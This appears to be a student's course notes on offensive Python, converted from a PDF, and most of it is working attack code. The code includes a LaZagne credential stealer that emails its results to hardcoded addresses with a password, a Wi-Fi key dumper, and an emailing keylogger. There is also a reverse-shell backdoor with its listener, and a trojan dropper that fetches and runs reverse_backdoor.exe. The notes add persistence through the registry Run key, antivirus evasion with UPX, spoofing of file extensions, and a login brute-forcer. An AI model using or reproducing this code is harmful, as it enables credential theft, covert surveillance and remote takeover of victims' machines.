download("https://github.com/AlessandroZ/LaZagne/releases/download/v2.4.5/LaZagne.exe")
result = subprocess.check_output("laZagne.exe all", shell=True).decode()
send_mail("egyshop22@yandex.com", "hussienstar30@gmail.com"," hgyolwuoqzuigtnc", result)
```

```
def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name , "wb") as out_file:
        out_file.write(get_response.content)

def send_mail(email, to, password, messege):
    server = smtplib.SMTP("smtp.yandex.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, to, messege)
    server.quit()

temp_directory = tempfile.gettempdir()
os.chdir(temp_directory)
download("https://github.com/AlessandroZ/LaZagne/releases/download/v2.4.5/LaZagne.exe")
result = subprocess.check_output("laZagne.exe all", shell=True).decode()
send_mail("egyshop22@yandex.com", "hussienstar30@gmail.com"," hgyolwuoqzuigtnc", result)
os.remove("laZagne.exe")
```

# *Code*

```python
#!/usr/bin/env python3

import subprocess

command = "msg  * You have been hacked"
subprocess.Popen(command, shell=True)
```

```python
#!/usr/bin/env python3

import subprocess, smtplib, re

def send_mail(email, to, password, messege):
    server = smtplib.SMTP("smtp.yandex.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, to, messege)
    server.quit()

command = "netsh wlan show profile"
networks = subprocess.check_output(command, shell=True).decode()
networks_names_list = re.findall("(?:Profile\s*:\s)(.*)", networks)
result = ""

for network_name in networks_names_list:
    command = "netsh wlan show profile "+ network_name + " key=clear"
    try:
        current_result = subprocess.check_output(command, shell=True).decode()
    except:
        pass
    result = result + current_result
    print(result)
# email = "egyshop22@yandex.com"
# to = "hussienstar30@gmail.com"
# password = "hgyolwuoqzuigtnc"
# send_mail(email, to, password, messege)
```

```python
#!/usr/bin/env python3

import requests

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name , "wb") as out_file:
        out_file.write(get_response.content)

download("url")
```

```python
#!/usr/bin/env python3
```

```
import requests, subprocess, smtplib, re, tempfile, os

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name , "wb") as out_file:
        out_file.write(get_response.content)

def send_mail(email, to, password, messege):
    server = smtplib.SMTP("smtp.yandex.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, to, messege)
    server.quit()

temp_directory = tempfile.gettempdir()
os.chdir(temp_directory)
download("https://github.com/AlessandroZ/LaZagne/releases/download/v2.4.5/
LaZagne.exe")
result = subprocess.check_output("laZagne.exe all", shell=True).decode()
send_mail("egyshop22@yandex.com", "hussienstar30@gmail.com","
hgyolwuoqzuigtnc", result)
os.remove("laZagne.exe")
```

# *Keylogger*

- **Keylogger:**
  - ◇ Program that records keys pressed on the keyboard.
  - ◇ Common features:
    - ▪ Store logs locally (local keylogger).
    - ▪ Report logs to email or remote server (remote keyloggers).
    - ▪ log screenshots.
    - ▪ start with system startup.
  - ◇ **pynput** module → this module allows you to log mouse and keyboard inputs and also control them.
  - ◇ pynput.keyboard.Listener(on_press=<function>) → to create an instance of a listener object and make a function to edit the captured input.
  - ◇ with keyboard_listener: keyboard_listener.join() → to start the key listener.

◇ killall python → terminal command used to kill al python programs running.

◇ **Threading** module → used to make many process run in the same time.

◇ threading.Timer(<seconds>,<function name>) → to make a process that runs after specific time that you specified.

◇ timer.start() → to start the thread.

- **Keylogger classes:**

◇ Way of modeling program (blueprint).

◇ Logically group functions and data.

- Makes code more readable.
- More reusable.
- Separate implementation from usage (encapsulation).
- Easier to extend.
- Easier to mantain.

# *Screenshots*

- **Keylogger without reporting:**

```python
import pynput.keyboard

log = ""

def process_key_press(key):
    global log
    try:
        log = log + str(key.char)
    except AttributeError:
        if key == key.space:
            log = log + " "
        else:
            log = log +" "+ str(key)+ " "
    print(log)

keyboard_listner = pynput.keyboard.Listener(on_press=process_key_press)
with keyboard_listner:
    keyboard_listner.join()
```

```
hey my
hey my n
hey my na
hey my nam
hey my name
hey my name
hey my name i
hey my name is
hey my name is
hey my name is h
hey my name is hu
hey my name is hus
hey my name is huss
hey my name is hussi
hey my name is hussie
hey my name is hussien
```

```
┌──(kali㉿kali)-[~]
└─$ hey my name is hussien
```

# Code

```
#!/usr/bin/env python3

import pynput.keyboard, threading, smtplib

class Keylogger:
    def __init__(self, time_interval, email, password):
        self.log = 'Keylogger started'
        self.interval = time_interval
        self.email = email
        self.password = password

    def append_to_log(self, string):
        self.log = self.log + string

    def process_key_press(self, key):
        try:
            current_key = str(key.char)
        except AttributeError:
            if key == key.space:
                current_key =  " "
            else:
                current_key = " "+ str(key)+ " "
        self.append_to_log(current_key)

    def send_mail(self,email, password, messege):
        server = smtplib.SMTP("smtp.sendgrid.net", 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, messege)
        server.quit()

    def report(self):
        self.send_mail(self.email, self.password, "\n\n"+self.log)
        self.log = ''
        timer = threading.Timer(self.interval, self.report)
        timer.start()

    def start(self):
        keyboard_listner =
pynput.keyboard.Listener(on_press=self.process_key_press)
        with keyboard_listner:
            self.report()
            keyboard_listner.join()
```

```
#!/usr/bin/env python3
import keylogger

my_keylogger = keylogger.Keylogger(time_interval=120,email=" ",password=" ")
my_keylogger.start()
```

# Backdoors

- **Reverse backdoor:**
  - ◇ Access file system.
  - ◇ Execute system commands.
  - ◇ Download files.
  - ◇ Upload files.
  - ◇ Persistence.
- **Connecting two remote computers using sockets:**
  - ◇ nc -vv -l -p <port number> → to open netcat port on my machine.
  - ◇ **Socket** module → library that allows us to establish connections.
  - ◇ connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM) → to make an instance of the socket library and make a tcp connection.
  - ◇ connection.connect(("<ip>", <port>)) → to connect on a specific ip and a specific port.
- **Sending and recieving data over tcp:**
  - ◇ connection.close() → to close the connection.
  - ◇ connection.send(b"<string>") → to send a messege to the listener.
  - ◇ connection.recv(<buffer size(1024)>) → to recieve data from the listener.
- **Implementing a server:**
  - ◇ listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) → this line say that if the connection is refused or died, make a new conection.
  - ◇ listener.bind(("<ip of my machine>",<port number>)) --> to make a listener.
  - ◇ listener.listen(<number of connections(0)>) → number of conections that can be queued before refusing.
  - ◇ listener.accept() → to accept coming connections.
- **Serialisation:**
  - ◇ Json and Pickle are common solutions.
  - ◇ Json (Javascript Object Notation) is implemented in many programming languages.
  - ◇ Represents object as text.
  - ◇ Widely used when transferring data between clients and servers.

◇ **json** module → used to convert messeges into jason format.

◇ json.dumps(<data>) → to convert the data into json format.

◇ json.loads(<json data>) → to unwrap the json data.

◇ exit() → python function used to exit out of the program.

- **Implementing cd command:**

◇ os.chdir(path) → used to change working directory.

- **Reading Files:**

◇ A file is a series of characters.

◇ To transfer a file we need to:

- Read the file as a sequence of characters.
- Send this sequence of characters.
- Create a new empty file at destination.
- Store the transferred sequence of characters in the new file.

◇ file.read() → to read a file.

◇ Use base64 encoding to solve the encoding issues when downloading a jpg.


◇ **base64** module → module used to encode text in base 64.

◇ base64.b64encode(<strings>) → to encode the strine to base64 string.

◇ base64.b64decode(<string>) → to decode a base64 string.

# *Screenshots*

- **Connecting two remote computers using sockets:**



reverse_backdoor.py > ...

```python
#!/usr/bin/env python

import socket

connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connection.connect(("192.168.1.8", 4444))

```

- **Execute system commands:**

reverse_backdoor.py > ...

```python
#!/usr/bin/env python

import socket
import subprocess

def execute_system_command(command):
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connection.connect(("192.168.1.8", 4444))
connection.send(b"\n[*]Connection has been established...\n")
while True:
    command = connection.recv(1024).decode()
    command_result = bytes(execute_system_command(command))
    connection.send(command_result)
connection.close()

```

```
listening on [any] 4444 ...
192.168.1.11: inverse host lookup failed: Unknown host
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.11] 50347

[*]Connection has been established...
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c0b7:f08a:d12d:ed1f%6
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a63e:5170:e4e1:c1a3%17
   IPv4 Address. . . . . . . . . . . : 10.0.0.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 4:
```

# Code

```python
#!/usr/bin/env python3

import socket
import json
import base64

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip,port))
        listener.listen(0)
        print("[+]Waiting for incoming connections...")
        self.connection, address = listener.accept()
        print(f"[+]Got a connection from {str(address)}")
```

```
    def reliable_send(self, data):
        json_data = json.dumps(data).encode('utf-8')
        self.connection.send(json_data)

    def reliable_recieve(self):
        json_data = ''
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode()
                return json.loads(json_data)
            except ValueError:
                continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_recieve()

    def write_file(self,path, content):
        with open(path, 'wb') as file:
            file.write(base64.b64decode(content))
            return "[+]Download Successful"

    def read_file(self, path):
        with open(path,'rb') as file:
            return base64.b64encode(file.read()).decode()

    def run(self):
        while True:
            command = input(">> ")
            command = command.split(" ")
            try:
                if command[0] == 'upload':
                    file_content = self.read_file(command[1])
                    command.append(file_content)

                result = self.execute_remotely(command)
                if command[0] == 'download' and "[-]Error " not in result:
                    result = self.write_file(command[1],result)
            except Exception:
                result = "[-]Error during command execution"
            print(result)

my_listener = Listener("192.168.1.8", 4444)
my_listener.run()
```

```
#!/usr/bin/env python

import socket
import subprocess
import json
import os
import base64


class Backdoor:
```

```
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def execute_system_command(self, command):
        return subprocess.check_output(command, shell=True)

    def reliable_recieve(self):
        json_data = ''
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode()
                return json.loads(json_data)
            except ValueError:
                continue

    def reliable_send(self, data):
        try:
            data = data.decode()
        except:
            pass
        json_data = json.dumps(data).encode('utf-8')
        self.connection.send(json_data)

    def change_working_directory(self, path):
        os.chdir(path)
        return "[+]Changing working directory to " + path

    def read_file(self, path):
        with open(path,'rb') as file:
            return base64.b64encode(file.read())

    def write_file(self,path, content):
        with open(path, 'wb') as file:
            file.write(base64.b64decode(content))
            return "[+]upload Successful"

    def run(self):
        while True:
            command = self.reliable_recieve()
            try:
                if command[0] == 'exit':
                    self.connection.close()
                    exit()
                elif command[0] == 'cd' and len(command) > 1:
                    command_result = self.change_working_directory(command[1])
                elif command[0] == 'download':
                    command_result = self.read_file(command[1])
                elif command[0] == 'upload':
                    command_result = self.write_file(command[1],command[2])
                else:
                    command_result = self.execute_system_command(command)
            except Exception:
                command_result = "[-]Error during command execution..."
            self.reliable_send(command_result)

my_backdoor = Backdoor("192.168.1.8", 4444)
my_backdoor.run()
```

# Packaging

## • Convert python programs to windows binary executable:

◇ Packages all program files into a single executable.

◇ Works without a python interpreter.

◇ Get executed when doubble clicked.

◇ python -m pip install <module name> → to install module from windows and linux.

◇ **Pyinstaller** module → used to make the code to an executable.

◇ pyinstaller <python file> --onefile → to convert a python code to an executable.

## • Running Executable Silently:

◇ sys.exit() → to exit the program without showning any errors.

◇ pyinstaller <python code> --onefile --noconsole → to execute the program without the terminal appering, will work on all but if your console gets an output so it wont work.

◇ subprocess.check_output(stderr=subprocess.DEVNULL, stdrin= subprocess.DEVNULL) → to solve the problem of the standard error and input, so pyinstaller can run this without a console.

## • Persistance:

◇ reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v test /t REG_SZ /d "C:/test.exe" → to make a test entry that runs after the startup of the machine.

◇ os.environ["<location(appdata)>"] → this will return the path to the directory name i gave.

◇ **shutil** module → this module used to copy files.

◇ shutil.copyfile(<sys.executable | __file__>,<location>) → to make a copy of the current file or executable to the location you specify.

◇ os.path.exists(<path>) → to check if the path exists or not.

## • Creating a basic trojan using download and execute command:

◇ subprocess.Popen("<file name>", shell =True) → this will open a file you specify and continue the code execution.

◇ subprocess.call("<file name>", shell=True) → to execute a file and stop the rest of the code from execution, until the first this line finish execution.

◇ pip install <library>==<version> → to install a library in python with specific version.

- **Creating a trojan by embedding files in program codes:**

◇ pyinstaller --add-data "<path to file you want to inject code in;path of the output file(.)>" --onefile --noconsole <backdoor code> → to inject a normal file with the backdoor we made and putput the file, the . to output file wll output the file in the default location that pyinstaller will always use.

◇ sys._MEIPASS → to get the default location of the executable that pyinstaller will install it in.

- **Bypassing Anti-Virus Programs:**

◇ AV programs detect virus based on:

- Code → compare file to huge database of signatures.
- Behaviour → run file in a sandbox and analyse it.

◇ UPX → a program that compresses exes, can be used with pyinstaller.

◇ upx <python executable path> -o <output name of the executable> → to compress an executable.

- **Adding an icon to generated executable:**


◇ pyinstaller --onefile --noconsole --add-file "<path>" --icon <path for the icon> <path to the python code> → to add an icon for the executable.


- **Spoofing file extension:**

◇ search for right to left override character and use it to make the extension pdf instead of exe.

# *Screenshots*

- **Persistence (to make an entry on windows):**




- **Creating a trojan:**

```
            except Exception:
                command_result = "[-]Error during command executi
            self.reliable_send(command_result)

file_name = sys._MEIPASS + "\sample.pdf"
subprocess.Popen(file_name, shell=True)

my_backdoor = Backdoor("192.168.1.8", 4444)
my_backdoor.run()
```

# Code

```
import requests
import subprocess
import tempfile
import os
import platform

def download(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name, "wb") as out_file:
        out_file.write(get_response.content)
    return file_name

temp_directory = tempfile.gettempdir()
os.chdir(temp_directory)

file_to_open = download("http://192.168.1.8/car.jpeg")

# Check if the file exists before trying to open it
if os.path.exists(file_to_open):
    if platform.system() == 'Windows':
        subprocess.Popen(['start', file_to_open], shell=True)
    elif platform.system() == 'Darwin':
        subprocess.Popen(['open', file_to_open])
    else:
        subprocess.Popen(['xdg-open', file_to_open])
else:
    print(f"Downloaded file {file_to_open} does not exist.")

backdoor = download("http://192.168.1.8/reverse_backdoor.exe")
subprocess.call(backdoor ,shell=True)

os.remove(file_to_open)
os.remove(backdoor)
```

```
#!/usr/bin/env python

import socket
import subprocess
import json
import os
import base64
import sys
```

```
class Backdoor:
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def execute_system_command(self, command):
        return subprocess.check_output(command, shell=True,
stderr=subprocess.DEVNULL, stdin=subprocess.DEVNULL)

    def reliable_recieve(self):
        json_data = ''
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode()
                return json.loads(json_data)
            except ValueError:
                continue

    def reliable_send(self, data):
        try:
            data = data.decode()
        except:
            pass
        json_data = json.dumps(data).encode('utf-8')
        self.connection.send(json_data)

    def change_working_directory(self, path):
        os.chdir(path)
        return "[+]Changing working directory to " + path

    def read_file(self, path):
        with open(path,'rb') as file:
            return base64.b64encode(file.read())

    def write_file(self,path, content):
        with open(path, 'wb') as file:
            file.write(base64.b64decode(content))
            return "[+]upload Successful"

    def run(self):
        while True:
            command = self.reliable_recieve()
            try:
                if command[0] == 'exit':
                    self.connection.close()
                    sys.exit()
                elif command[0] == 'cd' and len(command) > 1:
                    command_result = self.change_working_directory(command[1])
                elif command[0] == 'download':
                    command_result = self.read_file(command[1])
                elif command[0] == 'upload':
                    command_result = self.write_file(command[1],command[2])
                else:
                    command_result = self.execute_system_command(command)
            except Exception:
                command_result = "[-]Error during command execution..."
            self.reliable_send(command_result)

file_name = sys._MEIPASS + "\sample.pdf"
subprocess.Popen(file_name, shell=True)

my_backdoor = Backdoor("192.168.1.8", 4444)
my_backdoor.run()
```


# *Guess Login Information*

- **Sending POST request to websites:**


  ◇ requests.post(<url>, data=<data dictionary>) → to send a post request to an URl.

# *Screenshots*

- **Guessing the password code:**




- **The output:**




# Code

```
#!/bin/usr/env python3

import requests

target_url = "http://192.168.1.3/dvwa/login.php"
data = {"username":"hussien","password":"","Login":"submit"}


with open("/home/kali/Desktop/passwords.txt","r") as wordlist_file:
    for line in wordlist_file:
        word = line.strip()
        data["password"] = word
        response = requests.post(target_url,data)
        if "Login failed"  not in response.text:
            print(f"[+]Got the password --> {word}")
            exit()

print("[-]Reached end of line.")
```

# Crawler

- **What is a website:**
  - ◇ Computer with OS and some servers.

◇ Contains web application.

◇ Web application is executed here and not on the client's machine.

- **How to hack a website:**
  - ◇ An application installed on a computer → web application pentesting.
  - ◇ Computer uses an OS + other applications → Server side attacks.
  - ◇ Managed by humans → Client side attacks.
- **Sending GET requests to web servers:**
  - ◇ requests.get("<url>") → to get the request of a specific url.
- **Filtering results:**
  - ◇ urllib.parse module → module used to convert links to urls.
  - ◇ urlparse.urljoin(<target url>, <href links>)
- **Notes:**
  - ◇ request.text → to return the contents of a page.
  - ◇ in the crawler tha last "/"matters in the url.

# *Screenshots*

- **Discover subdomains:**

- **Discover directories:**

crawler.py > wordlist_file

```python
#!/usr/bin/env python

import requests

url = "google.com"


def request(url):
    try:
        return requests.get("http://"+url)
    except requests.exceptions.ConnectionError:
        pass

with open("/home/kali/Desktop/common.txt","r") as wordlist_file:
    for line in wordlist_file:
        word = line.strip()
        test_url = url + "/" + word
        response = request(test_url)
        if response:
            print(f"[+]Discovered URL --> {test_url}")

```

- **Spider:**

spider.py > url

```python
#!/usr/bin/env python

import requests
import re
import urllib.parse as urlparse

url = "http://192.168.1.13/mutillidae"
target_links = []

def extract_links_from(url):
    try:
        response = requests.get(url)
        return re.findall('(?:href=")(.*?)"',response.content.decode())
    except Exception:
        print (url)
        return []


def crawl(url):
    href_links = extract_links_from(url)
    for link in href_links:
        link = urlparse.urljoin(url,link)
        if "#" in link:
            link = link.split('#')[0]
        if url in link and link not in target_links:
            target_links.append(link)
            print(link)
            crawl(link)


crawl(url)
```

# Code

```python
#!/usr/bin/env python

import requests

url = "192.168.1.3/mutillidae/"


def request(url):
    try:
        return requests.get("http://"+url)
